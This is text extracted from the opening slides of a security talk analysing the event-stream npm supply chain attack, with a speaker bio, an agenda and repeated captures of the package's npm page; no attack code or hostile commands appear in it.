


ANALYSIS OF AN EXPLOITED NPM PACKAGE

Event-stream's role in a supply chain attack


Jarrod Overson

Director of Engineering at **SH-PE**


We think of our applications in terms of "our" code.



It's easy to ignore how much third party code goes into it.



If any of that code is compromised, everything is compromised.



We usually only see the end result of attacks

BBC News Sport Reel Worklife Travel More Search Q

NEWS

British Airways faces record £183m fine for data breach

🕒 8 July 2019

f Share



We rarely get to walk through the attack from the point of origin



Malicious code found in npm package event-stream downloaded 8 million times in the past 2.5 months



NOVEMBER 26, 2018 | IN VULNERABILITIES | BY DANNY GRANDER



Who am I?

- Director at Shape Security & Google Dev Expert.
- JavaScript reverse engineer and web application breaker.
- Old-school video game hacker.
- You can follow me **@jsoverson** for JavaScript hacking, attack dissection, and security topics.

Agenda

1

How it happened

2

What it did

3

Where it leaves us

It started with an npm package, event-stream





EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

event-stream

4.0.1 • Public • Published 8 months ago

Readme

7 Dependencies

1,657 Dependents

84 Versions

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

> npm i event-stream

weekly downloads

1,283,043

version

4.0.1

license

MIT

open issues

7

pull requests

0

homepage

repository

event-stream - npm x +

https://www.npmjs.com/package/event-stream

npm Enterprise Products Solutions Resources Docs Support

Search Join Log In

1,657 Dependents

Objects with npm Orgs - private packages & team management [Learn more »](#)

event-stream

4.0.1 • Public • Published 8 months ago

[Readme](#) [7 Dependencies](#) [1,657 Dependents](#) [84 Versions](#)

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

weekly downloads

1,283,043

version

4.0.1

license

MIT

open issues

7

pull requests

0

homepage

repository

event-stream - npm

weekly downloads

1,283,043

event-stream

4.0.1 • Public • Published 8 months ago

Readme

7 Dependencies

1,657 Dependents

84 Versions

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

weekly downloads
1,283,043

version
4.0.1

open issues
7


homepage

license
MIT

